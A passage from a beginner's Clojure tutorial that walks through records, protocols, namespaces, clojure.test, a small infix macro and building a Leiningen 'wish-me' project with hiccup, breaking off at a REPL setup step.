Similarly, let me create another record instance of `Car` called `ambassador`, but there is difference in code below:

```
(def ambassador (map->Car {:name "Ambassador",
                           :top-speed 240 }))
```

Output

```
#'user/ambassador
```

While creating `tata-nano`, we gave values it must hold in a positional way, but look at `map→Car`, instead of `→Car` in the code above, here we are saying we want to pass a map, so we pass this map:

```
{ :name "Ambassador",
  :top-speed 240 }
```

And Clojure is smart enough to unpack it, and put the right values in right variables of `ambassador`. You can also vary the position like shown:

```
{ :top-speed 240
  :name "Ambassador" }
```

It still works the same.

Let's now get the `:name` and `:top-speed` of ambassador:

```
(:name ambassador)
```

Output

```
"Ambassador"
```

```
(get ambassador :name)
```

Output

```
"Ambassador"
```

```
(:top-speed ambassador)
```

Output

```
240
```

```
(get ambassador :top-speed)
```

Output

```
240
```

19.2. Using Records with functions

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/record_2.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Records can be passed to functions that knows how to handle it. Below we create a record called `Car`.

```
(defrecord Car [name top-speed])
```

Output

```
user.Car
```

We create a variable named `tata-nano` which is an instance of `Car`:

```
(def tata-nano (->Car "Tata Nano" 120))
```

Output

```
#'user/tata-nano
```

We now code a function that can work with the record, let's name it as `describe`:

```
(defn describe [vehicle]
  (let [{name :name top-speed :top-speed} vehicle]
    (str name " has a top speed of " top-speed "Km/hr.")))
```

Output

```
#'user/describe
```

If you see `describe`, it accepts an argument named `vehicle`, let's look at the body of the function:

```
(let [{name :name top-speed :top-speed} vehicle]
    (str name " has a top speed of " top-speed "Km/hr."))
```

If you see we are destructing car in `let [{name :name top-speed :top-speed} vehicle]`, in this code snippet, `:name` of the passed `Car` record is assigned to variable `name` and `:top-speed` is assigned to variable `top-speed`. All we have to do now is to return out a beautifully formatted string that describes the car, which is done using this `(str name " has a top speed of " top-speed "Km/hr.")` piece of code, which embeds `name` and `top-speed` into a description string.

Now let's use the `describe` on instance of `Car`:

```
(describe tata-nano)
```

Output

```
"Tata Nano has a top speed of 120Km/hr."
```

now let's create a new record called `Ship`

```
(defrecord Ship [name top-speed])
```

Output

```
user.Ship
```

Let's create a new ship instance called `arctic-explorer`:

```
(def arctic-explorer (->Ship "Arctic Explorer" 10))
```

Output

```
#'user/arctic-explorer
```

Let’s write a function called describe-ship, that describes a ship:

```
(defn describe-ship [vehicle]
  (let [{name :name top-speed :top-speed} vehicle]
    (str name " has a top speed of " top-speed " knots.")))
```

Output

```
#'user/describe-ship
```

Let’s use describe-ship on arctic-explorer

```
(describe-ship arctic-explorer)
```

Output

```
"Arctic Explorer has a top speed of 10 knots."
```

It works!

19.3. Protocols

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/protocol.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

In last section we saw a way to describe about a Car using describe, and describe a ship using describe-ship function. Won’t it be great for a programmer if he could just use one describe function to describe about a Ship and a Car? We will see how to do this with protocols here.

So let’s create a protocol called Describe as shown:

```
(defprotocol Describe
  (describe [this]))
```

Output

```
Describe
```

Now look at the code below:

```
(defrecord Car [name top-speed]
  Describe
  (describe [this]
    (let [{name :name top-speed :top-speed} this]
      (str name " has a top speed of " top-speed "Km/hr."))))
```

Output

```
user.Car
```

In it we create a record called car:

```
(defrecord Car [name top-speed])
```

Next we specify the `Describe` protocol in it:

```
(defrecord Car [name top-speed]
  Describe)
```

Then we write the definition of `describe` function for the `Car`:

```
(defrecord Car [name top-speed]
  Describe
  (describe [this]
    (let [{name :name top-speed :top-speed} this]
      (str name " has a top speed of " top-speed "Km/hr."))))
```

Note how there is no `defn` above. It just has the function name `describe`, followed by argument `this`, and in the body of describe we destructure `this` and return a string description.

The `this` in examples in this section is not a special keyword that needs to be used in Clojure, it is just name given to a variable, that's it.

Similar for `Ship`, we write a `describe` function as shown:

```
(defrecord Ship [name top-speed]
  Describe
  (describe [this]
    (let [{name :name top-speed :top-speed} this]
      (str name " has a top speed of " top-speed " knots."))))
```

Output

```
user.Ship
```

Now let’s create a instance of `Car` called `tata-nano`:

```
(def tata-nano (->Car "Tata Nano" 120))
```

Output

```
#'user/tata-nano
```

Let’s create instance of `Ship` called `arctic-explorer`:

```
(def arctic-explorer (->Ship "Arctic Explorer" 10))
```

Output

```
#'user/arctic-explorer
```

When we pass `tata-nano` to the `describe`, it knows its of type `Car` and the `describe` defined in `Car` is called:

```
(describe tata-nano)
```

Output

```
"Tata Nano has a top speed of 120Km/hr."
```

Similarly it knows `arctic-explorer` is a ship, and `Ship□s own `describe` is called in the code below:

```
(describe arctic-explorer)
```

Output

```
"Arctic Explorer has a top speed of 10 knots."
```

19.3.1. Extend Protocol

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/extend-protocol.clj, copy and paste lines in it one by one in your REPL that

> either runs in your terminal or the ones that is integrated with your IDE.

So we have a protocol `Describe`

```
(defprotocol Describe
  (describe [this]))
```

Output

```
Describe
```

We use it to write a function called `describe` for record `Car``

```
(defrecord Car [name top-speed]
  Describe
  (describe [this]
    (let [{name :name top-speed :top-speed} this]
      (str name " has a top speed of " top-speed "Km/hr."))))
```

Output

```
user.Car
```

And it works:

```
(def tata-nano (->Car "Tata Nano" 120))
```

Output

```
#'user/tata-nano
```

```
(describe tata-nano)
```

Output

```
"Tata Nano has a top speed of 120Km/hr.
```

Let's say we have code written by some one else and it's about `Rocket`, and we don't want to mess up the code with our describe, but we want to extend the protocol `Describe` for it.

```
(defrecord Rocket [name orbit])
```

Output

```
user.Rocket
```

Well, for that Clojure provides a function called `extend-protocol` that can used to extend the protocol `Describe` as shown below:

```
(extend-protocol Describe
  Rocket
   (describe [this] (str (:name this) " reaches " (:orbit this) " orbit.")))
```

Output

```
nil
```

In the code above we say we want to extend protocol

```
(extend-protocol)
```

We say that we want to extend `Describe` and we pass it as first argument:

```
(extend-protocol Describe)
```

As a second argument we say we want to extend describe for record `Rocket`

```
(extend-protocol Describe
  Rocket)
```

and finally we define the `describe` function

```
(extend-protocol Describe
  Rocket
   (describe [this] (str (:name this) " reaches " (:orbit this) " orbit.")))
```

Now let’s create a `Rocket` called `pslv`

```
(def pslv (->Rocket "PSLV" "Low Earth"))
```

Output

```
#'user/pslv
```

Let’s pass it to `describe`:

```
(describe pslv)
```

Output

```
"PSLV reaches Low Earth orbit."
```

It works!

Chapter 20. namespaces

A same word could mean different things, for example if you say book in a hotel it means one thing, the same book in a library means another, and in a police complaint a book means something else. Same word different meaning. A page in a book is different, from a page in Operating System, which is different from Page the last name of a person.

In order to separate these differences in coding, Clojure provides a thing called namespace. Look at the program `name_space.clj` below, type it and execute it.

```
;; name_space.clj

(ns lawyer)

(def about-me "I never speak truth.")

(ns politician)

(def about-me "I loot the nation.")

(ns engineer)

(def about-me "I apply science.")

(println lawyer/about-me)
(println politician/about-me)
(println about-me)

(ns politician)

(println about-me)
```

Execute it using the `clj` as shown:

```
$ clj name_space.clj
```

Output

```
I never speak truth.
I loot the nation.
I apply science.
I loot the nation.
```

Now let's see how the above program works. Look at this code:

```
(ns lawyer)
```

```
(def about-me "I never speak truth.")

(ns politician)

(def about-me "I loot the nation.")

(ns engineer)

(def about-me "I apply science.")
```

First we create a namespace called `lawyer`

```
(ns lawyer)
```

In it we define a variable called `about-me` having some value:

```
(ns lawyer)

(def about-me "I never speak truth.")
```

Next we define a name space called `politician` with a variable called `about-me`:

```
(ns lawyer)

(def about-me "I never speak truth.")

(ns politician)

(def about-me "I loot the nation.")
```

One must not think the `about-me` in `lawyer` namespaces is overwritten by the `(def about-me "I loot the nation.")`, since these are different name spaces, the lawyer still does not speak the truth.

Now we create another name space called `engineer` and we define another `about-me` under that name space:

```
(ns lawyer)

(def about-me "I never speak truth.")

(ns politician)

(def about-me "I loot the nation.")

(ns engineer)
```

```
(def about-me "I apply science.")
```

Now let’s see how to access these three different `about-me’s in different namespaces.

We are in `engineer` namespace now, so in order to access `about-me` in lawyer we need to use `lawyer/about-me` as shown below in the last line of the code snippet:

```
(ns engineer)

(def about-me "I apply science.")

(println lawyer/about-me)
```

This would print out `I never speak truth.`. Similarly look at the last line in code snippet below:

```
(ns engineer)

(def about-me "I apply science.")

(println lawyer/about-me)
(println politician/about-me)
```

We are printing `politician/about-me`, this would print out value of `about-me` in `politician` name space, and hence we will get `I loot the nation.` as output on the terminal.

Since we are in `engineer` namespace, there is no need for using `engineer/about`, though using that way will make the code more clear. Look at the last line below snippet:

```
(ns engineer)

(def about-me "I apply science.")

(println lawyer/about-me)
(println politician/about-me)
(println about-me)
```

This `about-me` since it’s been called in `engineer` namespace, prints out `I apply science.`.

Let’s now switch namespace, to politicians using the following line:

```
(ns politician)
```

Now since we have switched to `politician` name space, when we print out `about-me`

```
(println about-me)
```

It prints out `I loot the nation.` once again.

Chapter 21. Testing

Testing is a very integral part of coding. Let's say you write a piece of code, its been used millions of times somewhere else, let's say your colleague modifies it and it fails in cases. Being a human how can he identify it fails in some cases? Well, when you write code, you also write some code that tests your code, so that when some one modifies your code, they can run corresponding test files and check if all is right.

Since code tests code, test is automating stuff, and since computers can test your code, and they are really fast, so it will save you time.

Having a robust test suite means you can refactor your code with confidence and run it against the test so that you know it works fine.

So let's take a piece of code shown below:

```
;; calc_lib.clj

(defn add [a b]
  (+ a b))

(defn sub [a b]
  (- a b))
```

This code is present in a file called `calc_lib.clj`, it contains two functions which adds and subtracts two numbers. So let's now write a tests for it.

First Let me create a Clojure file called `calc_lib_test.clj`, note the file we are going to test is `calc_lib.clj`, the corresponding test file called `calc_lib_test.clj`, all we do is to append `_test` to the name of the file to indicate its a test. So we now have:

```
;; calc_lib_test.clj
```

Now from the Clojure test library [1], let's require three methods, namely `deftest` which is a function thats used to define a test, `testing` which is a function that is used to add a subspace in `deftest` and `is` that is kind of used to throw out a message when an assertion fails. So we have a file like this:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])
```

Now let's load the `calc_lib.clj`, that's the file whose code we would like to get it tested:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])
```

```
(load-file "calc_lib.clj")
```

now let’s define a test function called `calc_lib_test`:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test)
```

As you see above it defined using `(deftest calc_lib_test)`. Now let’s put an string that we are testing `"calc_lib"`, using the code `(testing "calc_lib")`:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"))
```

Inside the `calc_lib.clj`, let’s first test `add` function, so let’s put a string that we are testing `add` using (testing "add"):

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"
    (testing "add")))
```

Now we want to see if `(add 2 2)` equals `4`, so we get the code:

```
(= 4 (add 2 2))
```

Now let’s pass it to the `is` function, so the code now becomes:

```
(is (= 4 (add 2 2)))
```

Now lets pass it as a second argument to the `testing` function which has first argument as string `"add"`, so the code now becomes like shown:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"
    (testing "add"
      (is (= 4 (add 2 2))))))
```

Now let’s call `calc_lib_test` to run the test:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"
    (testing "add"
      (is (= 4 (add 2 2))))))

(calc_lib_test)
```

Now let’s run the file using `clj` as shown

```
$ clj calc_lib_test.clj
```

Nothing happens as the test passes.

Now change `4` to `5` in the code below:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])
```

```
(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"
    (testing "add"
      (is (= 5 (add 2 2))))))

(calc_lib_test)
```

Let's run the file

```
$ clj calc_lib_test.clj
WARNING: Implicit use of clojure.main with options is deprecated, use -M

FAIL in (calc_lib_test) (calc_lib_test.clj:11)
calc_lib add
expected: (= 5 (add 2 2))
  actual: (not (= 5 4))
```

As you can see from above, since the assertion fails, the code says in `cal_lib` and in `add`, inside it, an assertion is failing, it says what is expected and what we actually get.

So as you can see, the more detailed description you can pass to `testing`, the easier it will be for you to know what's happening. The line number where the code fails is printed out too.

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"
    (testing "add"
      (is (= 5 (add 2 2)) "adding 2 and two should give right output"))))

(calc_lib_test)
```

Now we have added a second argument to `is` function where we describe what test is going on, now let's run the file:

```
$ clj calc_lib_test.clj
WARNING: Implicit use of clojure.main with options is deprecated, use -M
```

```
FAIL in (calc_lib_test) (calc_lib_test.clj:11)
calc_lib add
adding 2 and two should give right output
expected: (= 5 (add 2 2))
  actual: (not (= 5 4))
```

So if the test fails, the second argument passed to `is` is printed too, thus aiding us with more clues.

Now let's get back to the passing code:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"
    (testing "add"
      (is (= 4 (add 2 2))))))

(calc_lib_test)
```

Now let's add our second assertion where we check if `3` and `4` when added gives `7`:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")

; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"
    (testing "add"
      (is (= 4 (add 2 2)))
      (is (= 7 (add 3 4))))))

(calc_lib_test)
```

Now in the code below I am also testing the `sub` function by adding another `testing` block:

```
;; calc_lib_test.clj

(require '[clojure.test :refer [deftest is testing]])

(load-file "calc_lib.clj")
```

```
; nest within `deftest` in source file
(deftest calc_lib_test
  (testing "calc_lib"
    (testing "add"
      (is (= 4 (add 2 2)))
      (is (= 7 (add 3 4))))
    (testing "sub"
      (is (= 0 (sub -2 -2)))
      (is (= 7 (sub 3 -4))))))

(calc_lib_test)
```

[1] https://clojuredocs.org/clojure.test

Chapter 22. Macros

Lets say you want to add 2 and 3 and you will write it like this:

```
(+ 2 3)
```

Where ` is a function and `2` and `3` are arguments. But let's say that I am more comfortable writing it as `(2 + 3)` rather than `(2 3), how I can do that in Clojure?

When you consider any Clojure code like `(+ 2 3)` it's basically a list, you can verify it in REPL as shown

```
user=> (type '(+ 2 3))
clojure.lang.PersistentList
```

The single quote here `'(+ 2 3)` tells to Clojure that not to execute the list. The basic thing is, any program in Clojure is a list. So even `(2 + 3)` is a list. Now all we need to do is convert `(2 + 3)` to `(+ 2 3)` and let it execute.

So let's imagine we capture `(2 + 3)` in a variable called `a-list`. We take the first element:

```
(first a-list) ; This gets the 2
```

Then after the first we get the last element:

```
(first a-list) ; This gets the 2
(last a-list)  ; This gets the 3
```

We need to grab the plus sign and put it in front, and we see the plus is in the middle of `a-list` which is `(2 + 3)`, that is the `+` is the second element:

```
(second a-list)
(first a-list) ; This gets the 2
(last a-list)  ; This gets the 3
```

Now we pack it into a list:

```
(list ; convert (2 + 3) to (+ 2  3)
  (second a-list)
  (first a-list)
  (last a-list))
```

And we say the above thing is a macro named `calculate` which take a single argument called `a-list` as input:

```
(defmacro calculate [a-list]
  (list ; convert (2 + 3) to (+ 2  3)
    (second a-list)
    (first a-list)
    (last a-list)))
```

Now one can try this code:

```
;; macro.clj

(defmacro calculate [a-list]
  (list ; convert (2 + 3) to (+ 2  3)
    (second a-list)
    (first a-list)
    (last a-list)))

(println
  (calculate (2 + 3)))
```

This will give 5 as output.

You can also use `macroexpand` keyword to expand a macro, see the code below:

```
(println
  (macroexpand
    '(calculate (2 + 3))))
```

Will print out:

```
(+ 2 3)
```

That's what macro `calculate` is supposed to do after you give `(2 + 3)` as input.

The entire `macro.clj` code is listed below:

```
;; macro.clj

(defmacro calculate [a-list]
  (list ; convert (2 + 3) to (+ 2  3)
    (second a-list)
    (first a-list)
    (last a-list)))

(println
  (calculate (2 + 3)))

(println
  (macroexpand
    '(calculate (2 + 3))))
```

Run it and you should get output like this:

```
5
(+ 2 3)
```

Chapter 23. Projects With Leiningen

Leiningen is tool with which you can create Clojure projects. It helps you maintain dependencies, and helps you to use external libraries, and finally it also helps you to bundle your project into a jar file.

> There is also this `deps.edn` way of creating projects, will write about it when I know it better.

In this section let’s create a small leiningen project which will wish us Hello.

23.1. Creating a Leiningen Project

> code for this section can be found in https://gitlab.com/clojure-book/wish-me/-/tree/start

So fire up your terminal, let’s name this project `wish-me`, so we will create a `wish-me` app as shown:

```
$ lein new app wish-me
```

Now you will see a folder named wish me, if you go into it, you will see such a structure:

```
wish-me
 ├──── CHANGELOG.md
 ├──── LICENSE
 ├──── README.md
 ├──── doc
 │     └──── intro.md
 ├──── pom.xml
 ├──── project.clj
 ├──── resources
 ├──── src
 │     └──── wish_me
 │         └──── core.clj
 ├──── target
 └──── test
     └──── wish_me
         └──── core_test.clj
```

> A great person who knows everything about Clojure would explain what all these files means. But I don’t claim greatness, I’m just a Clojure learner.

Concentrate on file `src/wish_me/core.clj`, you will see code as shown:

```
(ns wish-me.core
  (:gen-class))

(defn -main
  "I don't do a whole lot ... yet."
  [& args]
  (println "Hello, World!"))
```

Do noting, in terminal goto into `wish-me` folder and type:

```
$ lein run
```

You will see this output:

```
Hello, World!
```

If you have guessed it right, it came from `(println "Hello, World!")` in `src/wish_me/core.clj`. In case you are wondering how `lein run` knew that `-main` function was in `src/wish_me/core.clj`, look at the `project.clj` file:

project.clj

```
(defproject wish-me "0.1.0-SNAPSHOT"
  :description "FIXME: write description"
  :url "http://example.com/FIXME"
  :license {:name "EPL-2.0 OR GPL-2.0-or-later WITH Classpath-exception-2.0"
            :url "https://www.eclipse.org/legal/epl-2.0/"}
  :dependencies [[org.clojure/clojure "1.11.1"]]
  :main ^:skip-aot wish-me.core
  :target-path "target/%s"
  :profiles {:uberjar {:aot :all
                       :jvm-opts ["-Dclojure.compiler.direct-linking=true"]}})
```

You see `:main ^:skip-aot wish-me.core`, this tells `lein run` from where to start executing.

23.2. Printing args

code for this section can be found in https://gitlab.com/clojure-book/wish-me/-/tree/printing-args

Now let's pass some command line arguments to `lein run`. Modify the program as shown:

```
(ns wish-me.core
  (:gen-class))

(defn -main
  "I don't do a whole lot ... yet."
  [& args]
  (println args))
```

To get the code above, you need to remove `(println "Hello, World!")` from `src/wish_me/core.clj`, and replace it with `(println args)`. The variable `args` will contain the command line arguments passed. Now running:

```
$ lein run Karthik
```

Will print out a list containing `"Karthik"` as an element in it as shown:

```
(Karthik)
```

23.3. Saying Hello

code for this section can be found in https://gitlab.com/clojure-book/wish-me/-/tree/saying-hello

Rather than printing the arguments passed, let’s wish a person if his or her name is passed. Replace `(println args)` with `(println (str "Hello " (first args) "!"))`, and you will get code as shown:

```
(ns wish-me.core
  (:gen-class))

(defn -main
  "I don't do a whole lot ... yet."
  [& args]
  (println (str "Hello " (first args) "!")))
```

Now run:

```
$ lein run Karthik
```

You should get this output:

```
Hello Karthik!
```

23.4. Decorating Output

code for this section can be found in https://gitlab.com/clojure-book/wish-me/-/tree/decorating-output

You just don't have a file so large it's the entire project. You divide your program into many files. Now create a file `src/wish-me/decorator.clj`, and put this code in:

```
(ns wish-me.decorator)

(defn print-stars []
  (println "************************************"))
```

Now let's include it in `core.clj`

```
(ns wish-me.core
  (:gen-class)
  (:require [wish-me.decorator :as d]))

(defn -main
  "I don't do a whole lot ... yet."
  [& args]
  (d/print-stars)
  (println (str "Hello " (first args) "!"))
  (d/print-stars))
```

In the above program in line `(:require [wish-me.decorator :as d])` we are including `decorator` as `d`, and we call `(d/print-stars)` before and after `(println (str "Hello " (first args) "!"))`.

Now let's run:

```
$ lein run Karthik
```

Output

```
************************************
Hello Karthik!
************************************
```

You see a nice wish, and top and bottom of it are a decorative star line. This is how you include other files in your program in a leiningen project.

23.5. Including Eternal Libraries

code for this section can be found in https://gitlab.com/clojure-book/wish-me/-/tree/external-library

You don't code in isolation these days. Leiningen itself is a library which you have downloaded from the internet, and with it you have created a project `wish-me`. If you see `project.clj` file you will see something like:

```
:dependencies [[org.clojure/clojure "1.11.1"]]
```

Now add another line `[hiccup "2.0.0-RC2"]` to it, and it becomes as shown below:

```
:dependencies [[org.clojure/clojure "1.11.1"]
               [hiccup "2.0.0-RC2"]]
```

Your `project.clj` should look like this:

project.clj

```
(defproject wish-me "0.1.0-SNAPSHOT"
  :description "FIXME: write description"
  :url "http://example.com/FIXME"
  :license {:name "EPL-2.0 OR GPL-2.0-or-later WITH Classpath-exception-2.0"
            :url "https://www.eclipse.org/legal/epl-2.0/"}
  :dependencies [[org.clojure/clojure "1.11.1"]
                 [hiccup "2.0.0-RC2"]]
  :main ^:skip-aot wish-me.core
  :target-path "target/%s"
  :profiles {:uberjar {:aot :all
                       :jvm-opts ["-Dclojure.compiler.direct-linking=true"]}})
```

hiccup https://clojars.org/hiccup, is a library with which you can create HTML. Now we are going to modify our command line in such a way that if you call `lein run Someone --html`, rather than printing `Hello Someone!`, it will create a file called `hello.html` with the HTML content that wishes you hello.


Modify the code in `core.clj`, so it looks as shown:

```
(ns wish-me.core
  (:gen-class)
  (:require [wish-me.decorator :as d]
            [hiccup2.core :as h]))

(defn print-to-console [name]
  (d/print-stars)
  (println (str "Hello " name "!"))
  (d/print-stars))

(defn print-to-html [name]
  (spit "hello.html"
        (h/html [:html
                 [:body
                  [:h1 "Hello " name "!"]]])))

(defn -main
  "I don't do a whole lot ... yet."
  [& args]
  (if (= "--html" (second args))
    (print-to-html (first args))
    (print-to-console (first args))))
```

Now run:

```
$ lein run Karthik --html
```

You should be seeing a file named `hello.html`, open it in browser, and you will see a page like this:


Hello Karthik!

What we have done is, we have included a Clojure library called hiccup, used it to generate a webpage. Thanks to leiningen, things are so easy.

23.6. Jar

You can pack your application into one standalone jar file. Just type this:

```
$ lein uberjar
```

You will see two jar files generated in `target/default+uberjar` folder:

```
Compiling wish-me.core
Compiling wish-me.decorator
Created /Users/karthik/code/wish-me/target/default+uberjar/wish-me-0.1.0-SNAPSHOT.jar
Created /Users/karthik/code/wish-me/target/default+uberjar/wish-me-0.1.0-SNAPSHOT-
standalone.jar
```

I'm not sure what `wish-me-0.1.0-SNAPSHOT.jar` is, but you can run `wish-me-0.1.0-SNAPSHOT-standalone.jar` as follows:

```
$ java -jar target/default+uberjar/wish-me-0.1.0-SNAPSHOT-standalone.jar Karthik
```

Which will wish you hello:

```
*************************************
Hello Karthik!
*************************************
```

Or passing `--html` flag will generate a HTML file wishing you hello:


```
$ java -jar target/default+uberjar/wish-me-0.1.0-SNAPSHOT-standalone.jar Karthik
--html
```

23.7. REPL


code for this section can be found in https://gitlab.com/clojure-book/wish-me/-/tree/repl

REPL driven development might have accelerated the way you develop Clojure code. In previous sections you might have used `lein repl` to start a repl with which you can execute Clojure code, but since its a leiningen project now, things are bit easier.

Hit `Command` + `P` or `Ctrl` + `P`, you should see a text prompt, type `> jack in` into it:

